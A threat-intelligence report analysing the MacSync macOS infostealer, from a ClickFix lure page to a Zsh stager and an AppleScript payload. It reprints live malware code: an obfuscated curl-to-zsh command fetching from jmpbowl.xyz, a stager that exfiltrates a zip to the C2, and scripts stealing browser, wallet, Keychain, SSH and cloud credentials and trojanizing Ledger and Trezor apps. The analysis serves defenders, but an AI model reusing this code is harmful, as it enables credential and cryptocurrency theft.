🚀 CloudSEK featured in the 2026 Frost Radar™!
Read more
.avif)





Routine threat hunting into a phishing domain mimicking a Microsoft login page (crosoftonline.com/login.srf) uncovered a series of redirects leading to https://macclouddrive.com/s2/, a sophisticated ClickFix-style lure disguised as a legitimate macOS cloud storage installer. The page coerced users into copying and pasting a deceptive Terminal command, triggering infection of the MacSync infostealer, a budget Malware-as-a-Service (MaaS) tool derived from the earlier Mac.c stealer.
MacSync utilizes a multi-stage, script-centric design: a daemonized Zsh stager retrieves and executes a remote AppleScript payload that systematically harvests browser credentials, cryptocurrency wallet data, Keychain contents, and sensitive files after phishing the victim's macOS system password through repeated fake dialogs. For added longevity, it conditionally trojanizes widely used Electron-based cryptocurrency applications by selectively overwriting critical bundle components (app.asar and Info.plist), leveraging the absence of enforced ASAR integrity validation and ad-hoc code re-signing.
The supporting infrastructure features at least eight rotating C2 domains following a consistent naming pattern, each tied to unique build tokens. Multiple variant paths (/v1–/v3) on the primary lure domain, along with at least five closely related clone sites sharing near-identical templates, indicate active campaign evolution and infrastructure reuse. This report provides an in-depth reversal of the complete infection chain, from social engineering delivery and payload mechanics to Electron-based trojanization that enables both long-term persistence and highly convincing phishing interfaces for recovery phrases and PINs—addressing gaps in existing coverage and delivering actionable indicators of compromise along with detection and mitigation guidance.
While conducting routine threat research into phishing infrastructure, an attempt to access crosoftonline.com/login.srf—a domain clearly designed to impersonate a Microsoft authentication page—triggered a chain of HTTP redirects that ultimately landed on https://macclouddrive.com/s2/. The destination page immediately stood out as a textbook example of a ClickFix-style social engineering lure. Styled to resemble a legitimate download portal for a macOS cloud storage application, it featured detailed instructions urging users to open Terminal and paste a provided command to complete installation. The inclusion of a reassuring echoed message mimicking an official App Store installer link, combined with step-by-step guidance on launching Terminal, raised immediate suspicion.
ClickFix campaigns have become one of the most effective delivery mechanisms for macOS-targeted infostealers in recent years. By convincing victims to voluntarily execute malicious shell commands, attackers completely bypass Gatekeeper, notarization checks, and signature verification—protections that render traditional DMG or PKG-based distribution far riskier. This particular lure followed the pattern precisely: a seemingly benign one-liner that, upon closer inspection, fetched and executed remote code from an attacker-controlled domain.
The command pointed to infrastructure associated with MacSync, an infostealer first observed as a rebranded and improved version of the earlier Mac.c stealer developed under the alias "mentalpositive." Marketed as an affordable Malware-as-a-Service offering on underground forums, MacSync has gained traction among lower-tier affiliates due to its low price point, modular design, and heavy focus on cryptocurrency-related data. Unlike higher-profile competitors such as Atomic Stealer (AMOS), MacSync emphasizes script-based execution with optional persistence through targeted application trojanization, making it particularly stealthy on macOS systems.
This report documents a complete technical reversal of the observed campaign variant. Analysis was performed through manual deobfuscation of the delivery payload, safe retrieval and dissection of the remote AppleScript core, controlled examination of exfiltration behavior, and detailed inspection of the trojanized Electron application bundles. Particular attention is given to the persistence mechanism, an area often glossed over or misunderstood in existing public reporting which exploits specific weaknesses in Electron-based cryptocurrency tools prevalent among macOS users. The goal is to provide defenders with a definitive reference on this threat, including actionable indicators and detection strategies that extend beyond surface-level observations.
The infection process hinges on social engineering that exploits user trust in macOS installation workflows. Victims are funneled to the lure page https://macclouddrive.com/s2/ often through redirect chains from phishing or compromised domains. In this case, the chain began with crosoftonline.com/login.srf , a site spoofing a Microsoft authentication page.
The landing page is meticulously designed to appear as a legitimate download portal for a macOS cloud storage tool. It uses a dark, modern interface with a prominent "Download for macOS" header and a "Verified Publisher" badge to build credibility. A dedicated "Terminal installation" section targets "advanced users," presenting a single command as a convenient alternative to traditional downloads.

The page provides explicit instructions: open Spotlight, launch Terminal, paste the command, and enter the device password when prompted. A green "Copy" button ensures the payload is instantly placed on the clipboard. Viewing the source code reveals several Russian-language HTML comments, offering circumstantial clues about the developer's background.

Directory enumeration on the domain exposed parallel paths (/v1/, /v2/, /v3/) hosting nearly identical pages, differing mainly in the backend domain and token used—evidence of ongoing campaign testing and rotation.
The command presented to the victim is:
echo "Apple-Installer: https://apps.apple.com/hidenn-gift.application/macOsAppleApicationSetup421415.dmg" && curl -kfsSL $(echo 'aHR0cDovL2ptcGJvd2wueHl6L2N1cmwvODlhMjI5ZjlhNzNjZmZjNjcwODlmMzg4YzZjMTJmM2Y5ZDgwZTdhZTJjMzI3NDVjZDUyMTI0MjFhODljM2U1MA=='|base64 -D)|zshThis one-liner operates as follows:
The payload retrieved from http://jmpbowl[.]xyz/curl/89a229f9a73cffc67089f388c6c12f3f9d80e7ae2c32745cd5212421a89c3e50 (or similar tokens in other variants) is not the final infostealer itself, but a compact, obfuscated second-stage loader written in Zsh. This script's sole purpose is to fetch, execute, and exfiltrate data from the true core payload, the remote AppleScript while remaining as lightweight and stealthy as possible.
The downloaded file is a short Zsh script that employs a simple but effective obfuscation method:

After decompression, the clean script is revealed as a single, well-structured function with daemonization and C2 communication logic. The deobfuscated script defines a function called daemon_function() and immediately runs it in the background:
#!/bin/zsh
daemon_function() {
    exec </dev/null
    exec >/dev/null
    exec 2>/dev/null
    local domain="jmpbowl.xyz"
    local token="70c0ee60591fed92b387ddd77122f3f5e88ae946efdd5eef8aa654cf156ed321"
    local api_key="5190ef1733183a0dc63fb623357f56d6"
    if [ $# -gt 0 ]; then
        curl -k -s --max-time 30 -H "User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36" -H "api-key: $api_key" "http://$domain/dynamic?txd=$token&pwd=$1" | osascript
    else
        curl -k -s --max-time 30 -H "User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36" -H "api-key: $api_key" "http://$domain/dynamic?txd=$token" | osascript
    fi
    if [ $? -ne 0 ]; then
        exit 1
    fi
    curl -k -X POST \
         -H "User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36" \
         -H "api-key: $api_key" \
         -H "cl: 0" \
         --max-time 300 \
         -F "file=@/tmp/osalogging.zip" \
         -F "buildtxd=$token" \
         "http://$domain/gate"
    if [ $? -ne 0 ]; then
        exit 1
    fi
    rm -f /tmp/osalogging.zip
}
if daemon_function "$@" & then
    exit 0
else
    exit 1
fi
Key behaviors:
This stager is deliberately minimal — its only job is to act as a reliable, daemonized bridge between the initial compromise and the remote, updatable AppleScript core. By keeping the heavy lifting on the server side, the actors can rapidly modify theft targets, phishing prompts, or persistence logic without changing the delivery vector. The use of a unique token per build also allows fine-grained victim tracking and payload customization.
The actual data theft, password phishing, and persistence mechanisms are implemented entirely in the AppleScript fetched from /dynamic
The true data-theft engine of MacSync is the AppleScript payload fetched from http://jmpbowl.xyz/dynamic?txd=<token> and executed in-memory by the Zsh stager using osascript. This payload is delivered as uncompressed plaintext AppleScript and is highly modular, relying on a series of custom handlers to perform file operations, directory traversal, and data collection.
The script immediately creates a temporary staging directory at /tmp/osalogging and writes self-identifying metadata to help the attacker track builds and victims.

These lines confirm the stealer name, version, and architecture compatibility, making attribution straightforward during forensic analysis.
The payload's first priority is to obtain the victim's macOS login password — the key needed for offline decryption of browser and Keychain data.

This persistent phishing is highly effective because many users will eventually comply to dismiss the blocking dialog.
The script defines several utility functions to safely handle file and directory operations:

Once the system password is successfully phished and stored, the AppleScript payload proceeds to its primary objective: systematically exfiltrating cryptocurrency-related and credential-rich data from the victim's machine. The theft is highly targeted, prioritizing locations known to contain wallet seeds, private keys, browser-stored passwords, and other high-value secrets.
The script uses two main recursive copying handlers:
The payload explicitly targets a wide range of Chromium-derived browsers by enumerating their standard support directories under ~/Library/Application Support/.
set homePath to (POSIX path of (path to home folder))
set lootPath to "/tmp/osalogging"

-- Google Chrome
set chromePath to homePath & "Library/Application Support/Google/Chrome"
if isDirectory(chromePath) then GrabFolder(chromePath, lootPath & "/Browsers/Chrome")

-- Brave
set bravePath to homePath & "Library/Application Support/BraveSoftware/Brave-Browser"
if isDirectory(bravePath) then GrabFolder(bravePath, lootPath & "/Browsers/Brave")

-- Microsoft Edge
set edgePath to homePath & "Library/Application Support/Microsoft Edge"
if isDirectory(edgePath) then GrabFolder(edgePath, lootPath & "/Browsers/Edge")

-- Opera
set operaPath to homePath & "Library/Application Support/com.operasoftware.Opera"
if isDirectory(operaPath) then GrabFolder(operaPath, lootPath & "/Browsers/Opera")

-- Vivaldi
set vivaldiPath to homePath & "Library/Application Support/Vivaldi"
if isDirectory(vivaldiPath) then GrabFolder(vivaldiPath, lootPath & "/Browsers/Vivaldi")

-- Arc
set arcPath to homePath & "Library/Application Support/Arc"
if isDirectory(arcPath) then GrabFolder(arcPath, lootPath & "/Browsers/Arc")

-- Yandex
set yandexPath to homePath & "Library/Application Support/Yandex/YandexBrowser"
if isDirectory(yandexPath) then GrabFolder(yandexPath, lootPath & "/Browsers/Yandex")

-- Additional browsers follow the same pattern
Each call uses GrabFolder() to recursively copy the entire profile, including:
These files are encrypted with the master key stored in the Keychain, which attackers can decrypt offline using the phished system password.
The payload contains an extensive hardcoded list of popular web3 wallet extension IDs. It specifically targets their local storage directories across multiple browser profiles, as these often contain seed phrases, private keys, or encrypted wallet data.
set extensionList to {
    "nkbihfbeogaeaoehlefnkodbefgpgknn", -- MetaMask
    "bfnaelmomeimhlpmgjnjophhpkkoljpa", -- Phantom
    "fhbohimaelbohpjbbldcngcnapndodjp", -- Binance Wallet
    "hpglfhgfnhgaekcpchabkighjkkpcoel", -- Coinbase Wallet
    "jbdaocneiiinmjbjlgalhcelgbejmnid", -- Nifty Wallet
    "nlbmnnijcnlegkjjpcfjclmcfggfefdm", -- Math Wallet
    "fnjhmkhhmkbjkkabndcnnogagogbneec", -- Ronin Wallet
    "acmacodkjbdgmoleebolmdjonilkdbch", -- Petra Aptos Wallet
    "ejjladinnckdgjemekebdpeokbikhfci", -- Martify
    "odbfpeeihdkbihmopkbjmoonncgnfmki", -- Yoroi
    "ffnbelpacgohhkmgcbabjjdlimohknok", -- Solflare
    "cjelfplplebdjjenllpjcblmjkfcffne", -- Keplr
    "dmkamcknogkgcdfhhbddcghigpehhfne", -- Trust Wallet
    "egjidj
bpglichdcondbcbdnbeeppgdph", -- TezBox
    "aegclgcmcpnpjbjgcadkecobipieijca", -- Terra Station
    "aiifbnbfobpmeekipheeijimdpnlpgpp", -- Tezos Wallet
    "oogfpfmjhkaemefggfgjfeoaeccefhjm", -- BitKeep
    "kncchdigobghenbbaddojjnnaogfppfj", -- iWallet
    "aeachknmefphepccionboohookonhcek", -- Coin98
    "pdadjkfkgcafgbceimcefhgfgnjbpmn", -- OKX Wallet
    "mfgccjchihfkkindfppnaooecgfneiii", -- Exodus Web3 Wallet
    "aholpfdialjgjfhomihkjbmgjidlcdno", -- TronLink
    "ibnejdfjmmkpcnlpebklmnkoeoihofec", -- Tonkeeper
    "nphplpgoakhhjchkkhmiggakijnkhfnd", -- XDEFI Wallet
    "acmhbjkofeedfklnjcegkkepfmidnldk", -- Braavos
    "jnlgamecbpmbajjfhmmmlhejkemejdap", -- Enkrypt
    -- Additional IDs for less common wallets
}
The extraction loop:
repeat with extID in extensionList
    set extPaths to {
        chromePath & "/Default/Local Extension Settings/" & extID,
        chromePath & "/Profile 1/Local Extension Settings/" & extID, -- Multi-profile support
        bravePath & "/Default/Local Extension Settings/" & extID,
        -- Repeated for other browsers
    }

    repeat with extPath in extPaths
        if isDirectory(extPath) then
            GrabFolder(extPath, lootPath & "/Extensions/" & extID)
        end if
    end repeat
end repeat
<SNIP>
Many wallet extensions store sensitive data (including encrypted seed phrases) in IndexedDB or LevelDB under these paths. Combined with the phished password, attackers can often recover full wallets.
The payload performs full recursive copies of known desktop wallet directories:
-- Exodus
set exodusPath to homePath & "Library/Application Support/Exodus"
if isDirectory(exodusPath) then GrabFolder(exodusPath, lootPath & "/Wallets/Exodus")

-- Electrum
set electrumPath to homePath & "Library/Application Support/Electrum"
if isDirectory(electrumPath) then GrabFolder(electrumPath, lootPath & "/Wallets/Electrum")

-- Atomic Wallet
set atomicPath to homePath & "Library/Application Support/atomic"
if isDirectory(atomicPath) then GrabFolder(atomicPath, lootPath & "/Wallets/Atomic")

-- Guarda
set guardaPath to homePath & "Library/Application Support/Guarda"
if isDirectory(guardaPath) then GrabFolder(guardaPath, lootPath & "/Wallets/Guarda")

-- Wasabi
set wasabiPath to homePath & "Library/Application Support/Wasabi"
if isDirectory(wasabiPath) then GrabFolder(wasabiPath, lootPath & "/Wallets/Wasabi")

-- Bitcoin Core
set bitcoinPath to homePath & ".bitcoin"
if isDirectory(bitcoinPath) then GrabFolder(bitcoinPath, lootPath & "/Wallets/BitcoinCore")

-- Binance
set binancePath to homePath & "Library/Application Support/Binance"
if isDirectory(binancePath) then GrabFolder(binancePath, lootPath & "/Wallets/Binance")
<snip>
-- TON Keeper
set tonPath to homePath & "Library/Application Support/TON"
if isDirectory(tonPath) then GrabFolder(tonPath, lootPath & "/Wallets/TONKeeper")
These directories typically contain wallet.dat files, seed backups, or encrypted keystore files — often the most valuable targets for cryptocurrency theft.
This level of targeting demonstrates MacSync's clear focus on cryptocurrency users, making it particularly dangerous for the macOS crypto community
The script directly copies the entire Keychain directory:
do shell script "cp -r " & quoted form of (homePath & "/Library/Keychains/") & space & quoted form of (lootPath & "/Keychain/")This captures all files matching ~/Library/Keychains/*.keychain-db, including the primary login.keychain-db. These SQLite databases store passwords for Wi-Fi networks, applications, websites, certificates, and secure notes. With the phished system password, attackers can unlock and extract everything offline using tools like chainbreaker or custom scripts.
Development and Cloud Configuration Files
-- SSH keys and config
set sshPath to homePath & ".ssh"
if isDirectory(sshPath) then GrabFolder(sshPath, lootPath & "/SSH")

-- AWS credentials
set awsPath to homePath & ".aws"
if isDirectory(awsPath) then GrabFolder(awsPath, lootPath & "/AWS")

-- Kubernetes config
set kubePath to homePath & ".kube"
if isDirectory(kubePath) then GrabFolder(kubePath, lootPath & "/Kubernetes")

<snip>
These directories often contain private SSH keys (id_rsa, id_ed25519), AWS access keys (credentials, config), and Kubernetes cluster configurations (config). Such files enable lateral movement or cloud resource compromise.
Telegram Session Data
et telegramPath to homePath & "Library/Application Support/Telegram"
if isDirectory(telegramPath) then GrabFolder(telegramPath & "/tdata", lootPath & "/Telegram/tdata")
Telegram's tdata folder stores active session files, allowing attackers to import the session on their own device and impersonate the victim without re-authentication.
Apple Notes Database
set notesPath to homePath & "Library/Group Containers/group.com.apple.notes"
if isDirectory(notesPath) then GrabFolder(notesPath, lootPath & "/AppleNotes")
The Notes app database often contains sensitive information such as recovery phrases, passwords, or personal financial details stored as plain-text notes.
GrabFolderLimit(homePath & "Desktop", lootPath & "/Files/Desktop")
GrabFolderLimit(homePath & "Documents", lootPath & "/Files/Documents")
GrabFolderLimit(homePath & "Downloads", lootPath & "/Files/Downloads")
While the provided code uses GrabFolderLimit without explicit filtering in the visible snippet, the overall design (combined with exception lists and size capping) prioritizes files likely to contain:
The 100 MB limit ensures the archive remains uploadable while still capturing high-value opportunistic finds. This exhaustive collection strategy reflects MacSync's focus on maximizing yield from cryptocurrency users, where even a single overlooked seed phrase file or private key can result in significant financial loss.
MacSync elevates select infections from one-time data theft to long-term, high-yield cryptocurrency phishing by conditionally trojanizing two popular Electron-based hardware wallet companion applications. This mechanism activates only when the legitimate applications are detected in /Applications/, ensuring it remains silent on non-target systems while transforming trusted software into persistent attack platforms on machines belonging to cryptocurrency users.
The trojanization is performed entirely by the AppleScript payload after initial data collection, using direct shell commands to download malicious bundles, manipulate the application directories, and apply minimal code signing changes.
The script begins with simple existence checks:
-- Ledger Wallet.app
try
    do shell script "test -d /Applications/Ledger Wallet.app"
    set ledger_installed to true
on error
    set ledger_installed to false
end try

-- Trezor Suite.app
try
    do shell script "test -d /Applications/Trezor Suite.app"
    set trezor_installed to true
on error
    set trezor_installed to false
end try
This conditional logic targets only systems with installed hardware wallet software, maximizing impact while reducing detection risk on unrelated machines. When the Ledger application is present, the payload employs a sophisticated partial overwrite technique to maintain stealth and functionality:
if ledger_installed then
    try
        -- Download malicious ZIP containing only modified files
        do shell script "curl -k ... 'https://jmpbowl.xyz/ledger/<token>' -o /tmp/<token>.zip"
        do shell script "unzip -q -o /tmp/<token>.zip -d /tmp"

        -- Backup legitimate app
        do shell script "cp -rf /Applications/Ledger Wallet.app /tmp/Ledger Wallet.app.backup"
        do shell script "rm -rf /Applications/Ledger Wallet.app"
        do shell script "mv /tmp/Ledger Wallet.app.backup /Applications/Ledger Wallet.app"

        -- Overwrite only critical malicious components
        do shell script "mv /tmp/app.asar /Applications/Ledger Wallet.app/Contents/Resources/app.asar"
        do shell script "mv /tmp/Info.plist /Applications/Ledger Wallet.app/Contents/Info.plist"

        -- Apply ad-hoc signing to bypass basic checks
        do shell script "codesign -f -d -s - /Applications/Ledger Wallet.app"
    end try
end if
The approach for Trezor Suite is more direct, complete bundle replacement:
if trezor_installed then
    try
        -- Terminate running processes
        do shell script "killall -9 'Trezor Suite'"

        -- Download full malicious application bundle
        do shell script "curl -k ... 'https://jmpbowl.xyz/trezor/<token>' -o /tmp/<token>.zip"
        do shell script "unzip -q -o /tmp/<token>.zip -d /tmp"

        -- Replace legitimate app entirely
        do shell script "rm -rf /Applications/Trezor Suite.app"
        do shell script "cp -R /tmp/Trezor Suite.app /Applications/"

        -- Cleanup
        do shell script "rm -rf /tmp/<token>.zip /tmp/Trezor Suite.app"
    end try
end if
Any running instances are forcefully terminated. The legitimate application is deleted and replaced with a complete malicious bundle downloaded from the C2. No backup/restore dance is needed since the entire app is attacker-controlled.
The primary goal of both trojanized applications is to present a convincing multi-step phishing wizard that captures device PINs and full recovery phrases under the guise of "fixing" a software or firmware issue.
The flow consists of three main pages, tightly mimicking the official UI:
Step 1: Error Introduction (recovery-step-1.html)
